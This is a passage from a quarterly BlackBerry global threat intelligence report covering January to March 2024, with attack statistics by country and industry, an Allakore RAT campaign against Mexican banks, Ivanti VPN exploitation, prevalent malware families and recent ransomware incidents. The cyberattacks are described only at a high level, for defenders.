

GLOBAL

# THREAT

INTELLIGENCE REPORT

Actionable and Contextualized  
Intelligence to Increase Your  
Cyber Resilience

# CONTENTS

- 2** **INTRODUCTION**  
Highlights
- 3** **TOTAL ATTACKS THIS PERIOD**  
Attacks by Country  
Attacks by Industry
- 7** **CYBER STORY HIGHLIGHT: INTERNATIONAL BANKS**  
Critical Infrastructure Threats
- 11** **CYBER STORY HIGHLIGHT: INFRASTRUCTURE, VPNs, AND ZERO TRUST**  
Commercial Enterprise Threats
- 14** **WHO'S WHO IN RANSOMWARE**
- 16** **CYBER STORY HIGHLIGHT: RANSOMWARE AND HEALTHCARE**
- 17** **GEOPOLITICAL ANALYSIS AND COMMENTS**
- 19** **INCIDENT RESPONSE OBSERVATIONS**
- 20** **THREAT ACTORS AND TOOLING**  
Threat Actors  
Key Tools Used by Threat Actors
- 23** **PREVALENT THREATS BY PLATFORM**  
Windows  
Linux  
MacOS  
Android
- 26** **COMMON VULNERABILITIES AND EXPOSURES**  
Trending CVEs
- 28** **COMMON MITRE TECHNIQUES**
- 34** **CylanceMDR DATA**
- 40** **CONCLUSION**
- 41** **ACKNOWLEDGEMENTS**
- 42** **APPENDIX: CRITICAL INFRASTRUCTURE AND COMMERCIAL ENTERPRISE THREATS**

# INTRODUCTION

The BlackBerry® Global Threat Intelligence Reports take a closer look at the latest cybersecurity threats and challenges affecting industries and platforms globally. The report is published every three months to provide frequent updates to enable CISOs and other key decision makers to stay informed about the most recent cybersecurity threats in their industries and geographic locations.

The report is the culmination of the research, analysis, and conclusions of our Cyber Threat Intelligence (CTI) team, our Incident Response (IR) team, and security specialists in our CylanceMDR™ division.

## HIGHLIGHTS

In this report, leveraging both internal telemetry and external resources, BlackBerry provides a comprehensive review of the global threat landscape for the period covering January through March 2024. During these months, BlackBerry cybersecurity solutions **prevented over 3,100,000 cyberattacks, equating to an average of over 37,000 cyberattacks a day**. Report highlights include:



We observed over **630,000** malicious hashes, a per-minute **increase of over 40 percent** over the previous reporting period.

Read more in the [Total Attacks This Period section](#).



**60 percent** of all attacks were on critical infrastructure. Of those, **40 percent** targeted the financial sector.

Find the details in the [Critical Infrastructure section](#).



**56 percent** of **CVEs** were rated 7.0 or higher (with 10 being the most severe). CVEs have been rapidly weaponized in all forms of malware — especially ransomware and infostealers.

Learn more in the [Common Vulnerabilities and Exposures section](#).



### New Ransomware Section:

We've included a new section on the top ransomware groups around the world and the most active ransomware this reporting period.

Learn more in our [Who's Who in Ransomware section](#).

# TOTAL ATTACKS THIS PERIOD

From January to March 2024, BlackBerry cybersecurity solutions stopped over 3,100,000 cyberattacks: this equates to over 37,000 cyberattacks stopped per day. Additionally, we observed an average of **7,500 unique malware samples per day** targeting our customer base.




Figure 1: Unique malware hashes per minute encountered.  
 (\*Sept 2023 – Dec 2023 period covered 120 days.)

As you will notice in this report, total attacks do not necessarily correlate with the number of unique hashes (new malware). As figures 2 through 6 in the next two sections illustrate, not every attack utilizes unique malware. It depends on the attacker’s motivation, the complexity of the attack, and the goal – e.g., information stealing or financial theft.

## ATTACKS BY COUNTRY

### Attacks Stopped

Figure 2 below shows the top five nations where BlackBerry cybersecurity solutions prevented the most cyberattacks. Organizations utilizing BlackBerry solutions in the **United States received the most attempted attacks** this reporting period. In the Asia-Pacific (APAC) region, Japan, South Korea and Australia also experienced a high level of attacks, earning them spots within our top five. In Latin America (LATAM), customers in Honduras were heavily targeted, earning that country the fifth spot on our list.





## Unique Malware

This reporting period, BlackBerry observed **over a 40 percent per-minute increase in novel hashes** (unique malware), compared to the September through December 2023 period (Figure 1). Figure 2 shows the five countries where BlackBerry cybersecurity solutions recorded the highest number of unique malware hashes, with the United States receiving the greatest number. South Korea, Japan, and Australia in the Asia-Pacific region retained their rankings from the last three-month period, while Brazil joins the list as a new entry.



Figure 2: Attacks stopped and unique malware encountered, ranked by country.

As you compare figures 3a and 3b below, you will see that total attacks stopped does not necessarily correlate with the number of unique hashes recorded. Unique, custom tools and tactics might be developed by a highly resourced threat actor that wants to attack a specific, high-value target like a CFO of a particular company. Deepfakes are increasingly used to target specific victims, such as using a deepfake voice recording of a CEO to convince that company's finance manager to transfer money.



Figure 3a: Attacks stopped ranked for top five countries impacted this reporting period, versus the previous report.



Figure 3b: Unique hashes ranked for top countries impacted this reporting period, versus the previous report.

As we'll see in the next sections, other attackers may want to damage physical infrastructure, such as a public utility, by exploiting a vulnerability in the control systems or by infecting a device on the network.

## ATTACKS BY INDUSTRY

As in our previous report, we have consolidated several key industry sectors under two umbrella sections: Critical Infrastructure and Commercial Enterprise.

**Critical infrastructure**, as defined by the Cybersecurity and Infrastructure Security Agency (CISA), encompasses 16 sectors including healthcare, government, energy, agriculture, finance and defense.<sup>1</sup>

The increasing digitization of these sectors means their assets are more vulnerable to cybercriminals. Threat actors actively exploit critical systems via vulnerabilities such as system misconfigurations and social engineering campaigns against employees.

**Commercial enterprises** include manufacturing, capital goods, commercial and professional services, and retail. Businesses are always tempting targets for cyber-attacks, and the increased use of connected devices and cloud computing has made it easier to breach their systems. Attackers have also become more sophisticated, often using social engineering to obtain account credentials and distribute malware.




Figure 4: Industry-specific attacks stopped versus unique malware.

# CYBER STORY HIGHLIGHT: INTERNATIONAL BANKS

## MEXICAN BANKS AND CRYPTOCURRENCY PLATFORMS TARGETED WITH ALLAKORE RAT

In January, BlackBerry cyberthreat analysts uncovered a long-running campaign targeting Mexican entities with large revenues. Our Cyber Threat Intelligence team found that a financially motivated threat actor had been targeting Mexican banks and cryptocurrency trading entities with custom packaged installers that delivered a modified version of Allakore RAT – an open-source remote access tool.

Lures used Mexican Social Security Institute (IMSS) naming schemas and links to legitimate, benign documents to distract the user during the attacker's installation process. The Allakore RAT payload was heavily modified to allow the threat actors to send stolen banking credentials and unique authentication information back to their own command-and-control (C2) server for the purposes of financial fraud.

The targeting BlackBerry observed was indifferent to industry; the attackers appeared to be most interested in large companies, many with gross revenues over US\$100 million. BlackBerry found that the lures sent out by the threat actors only worked for companies large enough to be reporting directly to the Mexican government's IMSS department.

Based on the large number of Mexico Starlink IPs used in the campaign and the long timeframe of these connections, plus Spanish-language instructions found within the modified RAT payload, BlackBerry researchers believe that the threat actor behind the scheme is most likely based in Latin America. This campaign has been using consistently detectable C2 infrastructure since 2021 and has yet to be disrupted.

Read the full story [here](#).

## CRITICAL INFRASTRUCTURE THREATS

Based on our internal telemetry, of those cyberattacks that BlackBerry cybersecurity solutions encountered that were industry-specific, 60 percent were targeted against critical infrastructure. Additionally, 32 percent of unique malware hashes targeted critical infrastructure tenants.

[CylanceENDPOINT™](#) and other BlackBerry cybersecurity solutions stopped over 1.1 million attacks against critical industry sectors, which include finance, healthcare, government and utilities. Almost half of these 1.1 million attacks were in the finance sector. Additionally, government and public sector organizations experienced the greatest diversity of attacks, with over 36 percent of unique hashes targeting this sector.






Figure 5: Breakdown of attacks stopped and unique malware targeting critical infrastructure.

BlackBerry telemetry recorded several prevalent malware families targeting critical infrastructure around the globe. For instance, the notorious infostealer LummaStealer was observed specifically targeting the food and agriculture industries in Latin America and the energy sector in the APAC region. Notable threats observed during this reporting period included:

- ▶ **8Base ransomware:** Ransomware operation | Healthcare sector
- ▶ **Amadey (Amadey Bot):** Multifunctional botnet | Government facilities
- ▶ **Buhti:** Ransomware operation | Commercial real estate
- ▶ **LummaStealer (LummaC2):** C-based infostealer | Food and agriculture sector (LATAM) and energy sector (APAC)
- ▶ **PrivateLoader:** Downloader family | Energy sector
- ▶ **Remcos (RemcosRAT):** Commercial-grade remote access tool (RAT) | Food and agriculture sector
- ▶ **Vidar (VidarStealer):** Commodity infostealer | Various sectors:
  - The energy sector in APAC countries
  - The IT sector in LATAM countries
  - The financial services sector in North America
  - The government facilities sector in Europe, the Middle East and Africa (EMEA)

Details on these threats to critical infrastructure are available in the [Appendix](#).




Figure 6: Prevalent critical infrastructure threats by region.

## EXTERNAL THREATS FACED BY CRITICAL INFRASTRUCTURE

External threats are cyberattacks recorded outside of BlackBerry’s internal telemetry. During this last reporting period, the broader global threat landscape saw a number of notable attacks against critical infrastructure.

Ramifications continue from the late 2023 breach at the U.S.-based Idaho National Laboratory (INL), a research facility for the U.S. Department of Energy (DOE).<sup>2</sup> Attackers breached the laboratory’s cloud-based HR management platform Oracle HCM and siphoned the personal data of over 45,000 people. The hacktivist group SiegedSec claimed responsibility for the attack in the weeks following and posted a portion of the stolen data on an online leak forum. Figure 7 provides a timeline of notable threats against critical infrastructure that occurred during this reporting period.





Figure 7: Notable external attacks against critical infrastructure.

# CYBER STORY HIGHLIGHT: INFRASTRUCTURE, VPNs, AND ZERO TRUST

## EMERGENCY DIRECTIVE REVEALS IT MAY BE TIME TO REPLACE VPNs

The core functionality of virtual private networks (VPNs) has changed little since the technology was invented in 1996. A VPN grants a user entry to a corporate network by extending access — and by association, an organization's security perimeter — to remote users. The main security issue with this approach is that VPNs operate on the “trust but verify” model implicitly granting trust to anyone inside a perimeter.

In February, CISA issued an emergency directive for a very specific and high-risk VPN vulnerability, giving federal agencies little more than a weekend to respond by applying a temporary fix. Soon after, CISA issued a supplementary emergency directive to government agencies requiring they rapidly disconnect the vulnerable products.



“CISA has observed widespread and active exploitation of vulnerabilities in Ivanti Connect Secure (VPN) and Ivanti Policy Secure solutions,” the initial directive stated, before going on to describe the full magnitude of the threat: “Successful exploitation of the vulnerabilities in these affected products allows a malicious threat actor to move laterally, perform data exfiltration, and establish persistent system access, resulting in full compromise of target information systems.”

The Colonial Pipeline ransomware attack in 2021 is a prime example, as investigators determined the attack was directly tied to the company's legacy VPN. The FBI issued a subsequent advisory explaining that ransomware attacks often focus on unsecured VPN servers, underscoring the need to modernize security models by entirely replacing vulnerability-laden VPNs.

Likewise, research firm Gartner Inc. suggested in a recent report that zero trust network access (ZTNA) and network micro-segmentation are two primary factors for organizations of any size to consider when framing a VPN replacement strategy.

VPNs are the long-time workhorse of secure remote access, but increasingly, they are coming under attack by threat actors seeking the unfettered network access VPNs provide.

Read the full story [here](#).

## COMMERCIAL ENTERPRISE THREATS


Just as industries are impacted by cybersecurity threats, individual companies also battle cyberattacks, especially as they tend to rely more on digital infrastructure for finance, communications, sales, procurement and other business operations. Everything from start-ups to multinational conglomerates are susceptible to cyberthreats, particularly ransomware.

Throughout the last reporting period, BlackBerry cybersecurity solutions blocked **700,000 attacks** targeting industries within the commercial enterprise sector.



Based upon our internal telemetry, compared to the previous reporting period, commercial enterprises saw:

- ▶ A two percent increase in the number of attacks they faced.
- ▶ A 10 percent jump in unique hashes encountered.



- ▶ Commercial & Professional Services
- ▶ Capital Goods
- ▶ Retailing
- ▶ Manufacturing Capital Goods
- ▶ Other




Figure 8: Attacks stopped and unique malware in the commercial enterprise space.

Commercial enterprises face threats from infostealers sold via malware as a service (MaaS) operations. Often, these threats deploy additional malware onto a victim's device. They continue to evolve in a cyber arms race to circumvent security products and traditional antivirus (AV) software. The prevalent malware noted in BlackBerry telemetry includes:

- ▶ **RedLine (RedLine Stealer):** Infostealer
- ▶ **SmokeLoader:** Commonly utilized and versatile malware
- ▶ **PrivateLoader:** Malware facilitator
- ▶ **RaccoonStealer:** MaaS infostealer
- ▶ **LummaStealer (LummaC2):** Malware infostealer

Details on these threats to commercial enterprises are available in the [Appendix](#).




Figure 9: Prevalent commercial enterprise threats by region.

## EXTERNAL THREATS FACED BY COMMERCIAL ENTERPRISE

Ransomware is a scourge against organizations of all sizes. Recent examples of ransomware attacks include:

- ▶ VF Corporation – a U.S. manufacturer of well-known sportswear brands such as Timberland, The North Face, and Vans – was the victim of a ransomware attack by the ALPHV ransomware gang in December 2023.<sup>3</sup> The attackers stole the data of over 35 million customers, causing delays in order fulfillment and other disruptions during the all-important holiday season.
- ▶ Coop Värmland, a Swedish supermarket chain, had its busy holiday period disrupted by a ransomware attack perpetrated by the Cactus ransomware gang.<sup>4</sup>
- ▶ A well-known German manufacturer, ThyssenKrupp, suffered a breach in its automotive subdivision in February 2024. The company later said the attack was a failed ransomware attack.<sup>5</sup>
- ▶ In March, the Stormous ransomware group attacked the Belgian Duvel Moortgat Brewery, a producer of over 20 brands of beer, and stole 88 GB of data.<sup>6</sup>

# WHO'S WHO IN RANSOMWARE

